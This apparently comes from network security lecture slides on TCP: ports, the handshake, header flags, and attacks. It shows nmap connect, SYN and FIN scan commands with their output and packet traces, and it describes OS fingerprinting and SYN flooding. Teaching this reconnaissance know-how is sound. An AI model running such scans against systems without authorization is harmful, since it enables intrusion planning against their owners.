

Introduction to Network Security

Chapter 7

Transport Layer Protocols

Topics

- TCP Layer
 - Responsible for reliable end-to-end transfer of application data.
- TCP vulnerabilities
- UDP
- UDP vulnerabilities
- DNS

TCP Services

- A process within a host using TCP service is identified with a **port**. A port, when concatenated with an internet address, forms a **Socket**, which is unique throughout the internet. Service provided by TCP is provided by means of a logical connection between a pair of sockets.

Multiplexing service




Figure 7.1 TCP Multiplexing

TCP port numbers

5	RJE	68	Bootstrap Protocol Client
7	echo	69	Trivial FTP
9	Discard	75	any private dialout service
11	Active Users	77	any Private RJE service
13	daytime	79	FINGER
15	Who is up	101	NIC host name server
17	Quote of the day	102	ISO-TSAP
19	Character Generator	103	X.400
20	FTP (default data)	104	X.400-SND
21	FTP (control)	105	CSnet Name server
23	TELNET	109	Post Office Protocol Ver 2
25	SMTP	113	Authentication Service
37	Time	115	Simple FTP
42	Host name service	119	NNTP
53	Domain name server	123	NTP
67	BOOTP	161	SNMP agent
		162	SNMP management station

TCP Connection Management

Consists of three services:

- **Connection Establishment:** Allow two TCP users to setup a logical connection between their respective sockets. A connection may be setup if:
 - No connection between the two sockets currently exists. From a given socket, it is possible to simultaneously maintain more than one connection, but only one connection to any specific remote socket at a time is permitted.

TCP Connection Management

- **Connection Maintenance** service provides for the exchange of data between the two sockets and supports the data transport
- **Connection Termination** may be either abrupt or graceful. With abrupt termination, data in transit may be lost. A graceful termination prevents either side from shutting down until all data have been received.

TCP Stream




Figure 7.2 TCP Stream Service

TCP Special Capabilities

TCP supports two special capabilities associated with the transfer of data

- Data Stream Push: Used to force the delivery of all data waiting to be sent.
- Urgent Data Signaling: Provides a means of informing the destination TCP user that urgent data is in the incoming data stream.

TCP Error Reporting

- TCP will report service failure stemming from catastrophic conditions

TCP Protocol

Connection Establishment:

- TCP uses a three handshake for connection establishment. We will see TCP defines only one packet format that contains flags to indicate what type of packet it is. The connection packets have the SYN flag set.

TCP 3-way Handshake




Figure 7.3 TCP Connection Establishment

TCP Protocol

Data Transfer:

- Sequence numbers are used for data transfer. The sequence numbers represent the number of bytes not the number of packets.

TCP Data Transfer






Figure 7.4 TCP Data Transfer

TCP Connection Termination

Connection Termination:

- The connection is terminated by sending a packet with the FIN flag set. This packet contains the number of the last packet sent.

TCP Connection termination



TCP Header Format

Source Port		Destination Port			
Sequence Number					
Acknowledgement Number					
Hdr-Len	Reserved	Flags		Window Size	
Checksum		Urgent Pointer			
Options					

Flags

URG	ACK	PSH	RST	SYN	FIN
-----	-----	-----	-----	-----	-----

Flag	Function
URG	Packet contains urgent data
ACK	Acknowledgment number is valid
PSH	Data should be pushed to the application
RST	Reset Packet
SYN	Synchronize packet
FIN	Finish packet

Figure 7.6 TCP Header Format

Header Based

- There have been several attacks using invalid flag combinations.
- Most have been fixed, however this is now used to help determine the type of operating system
 - Probing attacks
 - Invalid header responses
 - Initial values
 - sequence numbers
 - Window size

TCP Portscan

- Used to determine the TCP services available on a victim host
 - Most services are statically associated with port numbers (see /etc/services in UNIX systems)
- In its simplest form (connect() scanning), the attacker tries to open a TCP connection to all 65535 ports of the victim host
- If the handshake is successful then the service is available
- Advantage: no need to be root
- Disadvantage: very noisy

connect() Scan

```
# nmap -sT 192.168.1.20
Starting nmap by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.20):
(The 1500 ports scanned but not shown below are in state: closed)
```

Port	State	Service
7/tcp	open	echo
9/tcp	open	discard
11/tcp	open	systat
13/tcp	open	daytime
15/tcp	open	netstat
19/tcp	open	chargen
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
6000/tcp	open	X11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds

TCP SYN Scanning

- AKA "half-open" scanning
- The attacker sends a SYN packet
- If the server answers with a SYN/ACK packet then the port is open or (usually) with a RST packet if the port is closed
- The attacker sends a RST packet instead of the final ACK
- The connection is never open and the event is not logged by the operating system/application

TCP SYN Scanning

```
# nmap -sS 128.111.38.78
```

Port	State	Service
80/tcp	open	http

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

```
11:27:32.249220 128.111.48.69.47146 > 128.111.41.38.78: S 3886663922:3886663922(0) win 2048
11:27:32.266910 128.111.48.69.47146 > 128.111.41.38.78: S 3886663922:3886663922(0) win 2048
11:27:32.266914 128.111.48.69.47146 > 128.111.41.38.81: S 3886663922:3886663922(0) win 2048
11:27:32.266918 128.111.48.69.47146 > 128.111.41.38.82: S 3886663922:3886663922(0) win 2048
11:27:32.266923 128.111.48.69.47146 > 128.111.41.38.80: S 3886663922:3886663922(0) win 2048
11:27:32.266925 128.111.48.69.47146 > 128.111.41.38.79: S 3886663922:3886663922(0) win 2048
11:27:32.267904 128.111.41.38.78 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.267970 128.111.41.38.81 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.268038 128.111.41.38.82 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.268106 128.111.41.38.80 > 128.111.48.69.47146: S 1441896698:1441896698(0) ack 3886663923 win 5840 <mss 1460> (DF)
11:27:32.268121 128.111.48.69.47146 > 128.111.41.38.80: R 3886663923:3886663923(0) win 0 (DF)
11:27:32.268174 128.111.41.38.79 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
```

TCP FIN Scanning

- The attacker sends a FIN-marked packet
- In most TCP/IP implementations
 - If the port is closed a RST packet is sent back
 - If the port is open the FIN packet is ignored (timeout)
- In Windows a RST is sent back in any case, so that all ports appear to be closed
- Variation of this type of scanning technique
 - Xmas: FIN, PSH, URG set
 - Null: no flags set

TCP FIN Scanning

```
# nmap -sF 128.111.41.38
```

```
Starting nmap ( www.insecure.org/nmap/ )
```

Port	State	Service
80/tcp	open	http

```
11:39:07.356917 128.111.48.69.38772 > 128.111.41.38.79: F 0:0(0) win 1024
11:39:07.356921 128.111.48.69.38772 > 128.111.41.38.82: F 0:0(0) win 1024
11:39:07.356925 128.111.48.69.38772 > 128.111.41.38.81: F 0:0(0) win 1024
11:39:07.356927 128.111.48.69.38772 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:07.356931 128.111.48.69.38772 > 128.111.41.38.78: F 0:0(0) win 1024
11:39:07.357918 128.111.41.38.79 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.357983 128.111.41.38.82 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.358051 128.111.41.38.81 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.358326 128.111.41.38.78 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.666939 128.111.48.69.38773 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:07.976951 128.111.48.69.38772 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:08.286929 128.111.48.69.38773 > 128.111.41.38.80: F 0:0(0) win 1024
```


OS Fingerprinting

- OS fingerprinting allows one to determine the operating system of a host by examining the reaction to carefully crafted packets
 - Wrong answers to FIN TCP packets
 - "Undefined" flags in the TCP header of a request are copied verbatim in the reply
 - Weird combinations of flags in the TCP header
 - Selection of TCP initial sequence numbers
 - Selection of initial TCP window size
 - Analysis of the use of ICMP messages
 - Error rate
 - Amount of offending datagram included
 - TCP options
- OS fingerprinting also can be performed in a passive way using tools such as p0f


Protocol Based

- Syn flood
- Reset Packets
- Session Hijacking

SYN Flood



SYN Flood



Reset Shutdown

